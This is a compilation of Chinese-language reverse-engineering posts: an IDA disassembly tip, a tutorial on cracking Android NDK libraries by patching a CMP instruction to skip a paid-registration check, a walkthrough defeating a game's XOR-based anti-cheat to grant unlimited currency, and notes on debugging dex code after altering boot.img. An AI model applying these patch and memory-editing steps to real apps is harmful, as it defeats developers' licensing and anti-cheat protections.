http://bbs.pediy.com/showthread.php?t=193353

[原创]撤销 IDA 中的字符串地址转换

```
/*
*    作者：0x 明天去要饭
*    微博：http://t.qq.com/kgdiwss
*    原文链接：http://www.sanwho.com/?p=82
```

```
*    转载请注明出处
*/
```

IDA 中，当在字符串上右键再点击左边的“=”或“（”时，IDA 会自动把字符串的地址转换成计算后的，如图：

```
.text:00000CE0
.text:00000CE0                  EXPORT Java_com_yaofans_javacallso_MainActivity_Hello
.text:00000CE0 Java_com_yaofans_javacallso_MainActivity_Hello
.text:00000CE0                  STMFD   SP!, {R4-R8,LR}
.text:00000CE4                  LDR     R6, =(__stack_chk_guard_ptr - 0xCF8)
.text:00000CE8                  LDR     R5, =(aLibplasma - 0xD04)
.text:00000CEC                  MOV     R8, R2
.text:00000CF0                  LDR     R6, [PC,R6]
.text:00000CF4                  LDR     R2, =(aYaofansJava_co - 0xD14)
.text:00000CF8                  LDR     R3, [R6]
.text:00000CFC                  ADD     R5, PC, R5      ; "libplasma"
.text:00000D00                  SUB     SP, SP, #0x20
.text:00000D04                  MOV     R4, R0
.text:00000D08                  MOV     R1, R5
.text:00000D0C                  ADD     R2, PC, R2      ; "[yaofans] Java_com_yaofans_javacallso_M"...
.text:00000D10                  MOV     R0, #4
.text:00000D14                  STR     R3, [SP,#0x1C]
.text:00000D18                  BL      __android_log_print
```


转换前

```
.text:00000CE0                 EXPORT Java_com_yaofans_javacallso_MainActivity_Hello
.text:00000CE0 Java_com_yaofans_javacallso_MainActivity_Hello
.text:00000CE0                 STMFD   SP!, {R4-R8,LR}
.text:00000CE4                 LDR     R6, =(__stack_chk_guard_ptr - 0xCF8)
.text:00000CE8                 LDR     R5, =(aLibplasma - 0xD04)
.text:00000CEC                 MOV     R8, R2
.text:00000CF0                 LDR     R6, [PC,R6]
.text:00000CF4                 LDR     R2, =0x168C
.text:00000CF8                 LDR     R3, [R6]
.text:00000CFC                 ADD     R5, PC, R5      ; "libplasma"
.text:00000D00                 SUB     SP, SP, #0x20
.text:00000D04                 MOV     R4, R0
.text:00000D08                 MOV     R1, R5
.text:00000D0C                 ADD     R2, PC, R2      ; "[yaoFans] Java_com_yaofans_javacallso_M"...
```

转换后

撤销转换的方法为：

点击转换后的数字，比如这里是 0x168C，右键选择“撤销转换”或按快捷键“U”，此时反汇编代码会变成混乱格式，如下：



然后选中乱码的最上面一行（这里是**.text:00000CF4**），右键选择“转换为代码”或按快捷键“C”即可恢复正常。但是这样恢复后，原来自定义的注释就会丢失。

Reverse Engineering 破解 Android NDK 程式(*.so)

本篇僅供教學用途】

為了要保護自己的 Android App，開發者有時會把「付費註冊、序號處理、加解密」等重要的程式碼使用 C/C++來撰寫，因為 C/C++無法反編譯，只能反組譯，因此較難破解

要破解 Java 程式碼較簡單，只要熟悉 dalvik bytecode 就好了，參考資料：

1. http://source.android.com/devices/tech/dalvik/dalvik-bytecode.html
2. http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html

但要破解 C/C++程式碼其實也沒這麼難（若是程式的流程規劃不好，則破解 C/C++甚至比破解 Java 簡單），以下是必要基礎或工具：

1. 熟悉 ARM 指令集（https://www.tenlong.com.tw/items/1558608745?item_id=22049）
2. IDA Pro 6.4 或更新版本（逆向工程 ARM 組語用）
3. Arm_Asm - slam80（如果不會將 ARM 指令集轉為 hex，則該工具可以幫忙）
4. Hex Editor Neo（修改 hex 用）

破解的步驟大致上是：

1. 取得 apk 中的.so
2. 使用 IDA Pro 找到關鍵點（以下是範例）：

```
.text:00007414 7B 44                                    ADD     R3, PC ; pkg_zip_ptr
.text:00007416 1B 68                                    LDR     R3, [R3] ; pkg_zip
.text:00007418 18 60                                    STR     R0, [R3]
.text:0000741A 00 28                                    CMP     R0, #0
.text:0000741C 0D D0                                    BEQ     loc_743A
.text:0000741E 22 68                                    LDR     R2, [R4]
.text:00007420 C0 23 9B 00                              MOVS    R3, #0x300
.text:00007424 D5 58                                    LDR     R5, [R2,R3]
.text:00007426 20 1C                                    MOVS    R0, R4
.text:00007428 31 1C                                    MOVS    R1, R6
.text:0000742A 3A 1C                                    MOVS    R2, R7
.text:0000742C 00 23                                    MOVS    R3, #0
.text:0000742E A8 47                                    BLX     R5
.text:00007430 01 20                                    MOVS    R0, #1
.text:00007432
.text:00007432                          loc_7432                                ; CODE XREF: Java_com_
.text:00007432 02 B0                                    ADD     SP, SP, #8
.text:00007434 04 BC                                    POP     {R2}
.text:00007436 90 46                                    MOV     R8, R2
.text:00007438 F0 BD                                    POP     {R4-R7,PC}
.text:0000743A                          ; ---------------------------------------------------------------
.text:0000743A
.text:0000743A                          loc_743A                                ; CODE XREF: Java_com_
.text:0000743A 22 68                                    LDR     R2, [R4]
.text:0000743C C0 23 9B 00                              MOVS    R3, #0x300
.text:00007440 D5 58                                    LDR     R5, [R2,R3]
.text:00007442 20 1C                                    MOVS    R0, R4
.text:00007444 31 1C                                    MOVS    R1, R6
.text:00007446 3A 1C                                    MOVS    R2, R7
.text:00007448 00 23                                    MOVS    R3, #0
.text:0000744A A8 47                                    BLX     R5
.text:0000744C 00 20                                    MOVS    R0, #0
.text:0000744E F0 E7                                    B       loc_7432
```

3.

4. 通常開發者要判斷「是否已註冊」或「是否正確」都會透過一個判斷式，若有判斷則會進行 Branch 指令，BEQ 則代表 condition 是 EQual 的

5. 找到對應的 hex，如「CMP R0, #0」對應「00 28」，BEQ 要進去的 branch 是當掉的判斷式，當然就可以將上一個指令「CMP R0, #0」改為「CMP R0, #1」，就不會進入判斷式或「就會進入付費版模式」 （僅舉例，實際情況依不同的.so 而定）
6. 透過工具算出 hex 為「01 28」
7.

8. 當然您也可以自己算 hex，請參考：
   - http://www.nyx.net/~troddis/ARM.html
   - http://stackoverflow.com/questions/11785973/converting-very-simple-arm-instructions-to-binary-hex
9. 使用 Hex Editor NEO 修改為新的 hex，再儲存即可
10. 把修改後的.so 丟進去 apk，再重新 compile 與 sign
11. 找到的修改點不一定正確，因此可能需要嘗試數次，若成功了就把關鍵點拿掉了


http://www.dotblogs.com.tw/cheng/archive/2014/03/09/144307.aspx

[Android] 记一次安卓游戏破解（分析代码全过程）


IDA,">关于安卓破解思路分析贴
转帖地址 http://bbs.pediy.com/showthread.php?t=170132

起因：CatWar2，钻石不够，而且用八门神器修改之后，钻石数会自动清 0

线索：


CatWar2
Ver:1.8(18)
Package:com.westriversw.CatWar2
SDKVer:7
com.westriversw.CatWar2
AndroidManifest.xml
apktool.yml
assets
all.png
all-hd.png
bg
bg_logo.jpg
bg_logo_jp.jpg
bg_logo_jp-hd.jpg
bg_logo-hd.jpg
bg_option.png
bg_option-hd.png
bg_reset.png
bg_reset-hd.png
bg_sysmsg.png
bg_sysmsg-hd.png
ingame
main
selectstage
shop
BONUS.data


顺藤摸瓜，搜索 bg_sysmsg



发现其被引用于 libhelloworld.so 文件中

引用:
.so 文件是动态链接库文件,相当于 win 下的 .dll 文件

于是操起 IDA，ALT+T 搜索 bg_sysmsg




经过一番观察，根据函数名，来到了
引用:
ShopScene2::init(void)

出现在初始化里，然后在函数列表里找到 ShopScene2::ShowSysMsg(int)。
引用:
.text:000E864A MOVS R0, 0x3F800000
.text:000E864E BL _ZN7cocos2d11CCDelayTime18actionWithDurationEf ; cocos2d::CCDelayTime::actionWithDuration(float)

用了延迟，第一张图的提示，也是显示一段时间就消失了了。猜测就是调用这个函数，显示信息。

再次查找引用



进入第一个函数，这个函数引用了一个很可疑的函数：WRIntEncrypt::Get(void)

引用:

```
BL      _ZN12WRIntEncrypt3GetEv ; WRIntEncrypt::Get(void)
```

看一下这个类的所有函数，目测就是要找的了。

来到构造函数：

（PS:R0 是 this 指针）

引用:

```
.text:000F1260                PUSH     {R4-R6,LR}
.text:000F1262                MOVS     R5, #0
.text:000F1264                STR      R5, [R0]
.text:000F1266                MOVS     R4, R0
.text:000F1268                BLX      lrand48
.text:000F126C                STR      R5, [R4,#8]
.text:000F126E                STR      R0, [R4,#4]
.text:000F1270                BLX      lrand48
.text:000F1274                STR      R0, [R4,#0xC]
.text:000F1276                STR      R5, [R4,#0x10]
.text:000F1278                MOVS     R0, R4
.text:000F127A                POP      {R4-R6,PC}
```

确定这个类成员有 5 个，初始化之后

+0　0

+4　随机数 1

+8 0
+c 随机数 2
+10 0

再看 WRIntEncrypt::Set(int)
（PS：R1 是参数，就是要设置的数值）
引用:

```
.text:000F1118          LDR     R3, [R0,#4]
.text:000F111A          STR     R1, [R0,#0x10]
.text:000F111C          EORS    R3, R1
.text:000F111E          STR     R3, [R0]
.text:000F1120          LDR     R3, [R0,#0xC]
.text:000F1122          EORS    R1, R3
.text:000F1124          STR     R1, [R0,#8]
.text:000F1126          BX      LR
```

从这里就看到
+0 未加密值 异或 随机数 1
+4 随机数 1
+8 未加密值 异或 随机数 2
+c 随机数 2
+10 未加密值

```
struct EncryptInt
{
 int eint1;//加密数值
 int key1;//随机密钥
 int eint2;//加密数值
```

```
 int key2;//随机密钥
 int realint;//原始数值
};
```

也就是说，游戏保存了三份数据，二份是加密过，一次是未加密的。

再看看 WRIntEncrypt::Get(void)
引用:


```
.text:000F120C                 PUSH     {R4,LR}
.text:000F120E                 LDR      R3, [R0,#EncryptInt]
.text:000F1210                 LDR      R2, [R0,#EncryptInt.key1]
.text:000F1212                 LDR      R1, [R0,#EncryptInt.key2]
.text:000F1214                 MOVS      R4, R0
.text:000F1216                 EORS      R2, R3
.text:000F1218                 LDR      R3, [R0,#EncryptInt.eint2]
.text:000F121A                 EORS      R3, R1
.text:000F121C                 LDR      R1, [R0,#EncryptInt.realint]
.text:000F121E                 MOVS      R0, #1
.text:000F1220                 CMP      R3, R1
.text:000F1222                 BEQ      loc_F123C
.text:000F1224                 CMP      R2, R3
.text:000F1226                 BEQ      loc_F1246
.text:000F1228
.text:000F1228 loc_F1228                                ; CODE XREF: WRIntEncrypt::Get(void)+38j
.text:000F1228                                        ; WRIntEncrypt::Get(void)+3Ej
.text:000F1228                 MOVS      R0, R4
.text:000F122A                 BL       _ZN12WRIntEncrypt8CheatingEv ; WRIntEncrypt::Cheating(void)
```


与加密的数值做了比较，不相等就进入作弊处理 WRIntEncrypt::Cheating(void)

知道了加密怎么处理，就很容易了。回到手机，八门神器定位到 realint

```
struct EncryptInt
{
  int eint1;
  int key1;
  int eint2;
  int key2;
  int realint;
};
```

然后 eint1，eint2，realint 都改为 0xFFFFFF,key1,key2 清零。任何数值异或 0 都不变。


BACK
SHOP
B:13
6792F95A 00 00 97 E9 95 0D
6792F960 B9 E9 94 4D 6F A0
6792F966 32 58 41 A0 32 58
6792F96C 2E 00 00 00
未加密数值
6792F972 3E 67 4B D9 3E 67
6792F978 9A E1 B2 77 A8 E1
6792F97E B2 77 32 00 00 00
6792F984 E9 B5 68 1B ED B5
0
5
A
1
6
B
2
7
C
3
8
D
4
9
E
F


BACK
GET
FREE
SHOP
6792F95A 00 00 FF FF FF 00
6792F960 00 00 00 00 FF FF
6792F966 FF 00 00 00 00 00
6792F96C FF FF FF 00 79 D9
6792F972 3E 67 4B D9 3E 67
6792F978 9A E1 B2 77 A8 E1
6792F97E B2 77 32 00 00 00
6792F984 E9 B5 68 1B FD B5
0
5
A
1
6
B
2
7
C
3
8
D
4
9
E
F

不会 APKDIY，只能先这样了。最后发现，钻石退出以后，重新进入游戏会清 0.可能还有别的地方有验证。不过修改完钻石，把英雄升级之后，基本就无敌了。也算是够用了。

IDA 调试 dex 代码初体验

IDA 6.6 新添加了对 dex 文件的调试支持，由于工作原因，我第一时间拿到了这个版本，下面就是针对这个功能的一些简单体验。
IDA 对这个新功能提供了一个 PDF 文档进行说明，按照教程一步步来就可以完成对例子程序的调试，我这里选 sina 微博作例子简

单讲一下实际调试的流程。

准备工作

根据 android 的官方文档，如果要调试一个 App 里面的 dex 代码，必须满足以下两个条件中的任何一个：

1） App 的 AndroidManifest.xml 中 Application 标签包含属性 android:debuggable=true

2） /default.prop 中 ro.debuggable 的值为 1

由于正常的软件发布时都不会把 android:debuggable 设置为 true，所以要达成条件 1）需要对 app 进行重新打包，这不仅每次分析一个 App 都重复操作，而且很多软件会对自身进行校验，重打包后执行会被检测到，所以想办法满足第 2）个条件是个一劳永逸的办法，我实际使用的方法就是满足第 二个条件。由于 default.prop 是保存在 boot.img 的 ramdisk 中，这部分每次重新启动都会重新从 rom 中加载，所以要到目的必须修改 boot.img 中的 ramdisk 并重新刷到设备中。我测试使用的设备为 Nexus 7，修改步骤如下：

a) 从 Google 官方网站下载到 boot.img,

b) 使用工具（abootimg，gunzip， cpio）把 boot.img 完全解开，获取到 default.prop

c) 修改 default.prop

d) 把修改后的文件重新打包成 boot_new.img

e) 使用 fastboot 工具把 boot_new.img 刷入设备（fastboot flash boot boot_new.img）

```
root@flo:/ # cat default.prop
cat default.prop
#
# ADDITIONAL_DEFAULT_PROPERTIES
#
ro.secure=0
ro.allow.mock.location=0
ro.debuggable=1
ro.adb.secure=0
persist.sys.usb.config=adb
```

图 1 修改后的 default.prop 内容

实际调试

解压缩 sina 微博的 apk，把 dex 文件拖到 ida 中进行分析（非常慢，文件会到 6G 多，估计 IDA 的 dex 加载器有 BUG），分析完成后按照 IDA 的教程对 Debugger Options 进行设置。




图 2　Debugger　Options 设置

设置后找到 App 的入口 Activity——.SplashActivity,　在 SplashActivity_OnCreate 方法设置断点.

```
<activity android:theme="@style/Splash" android:name=".SplashActivity"
    <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
    <intent-filter>
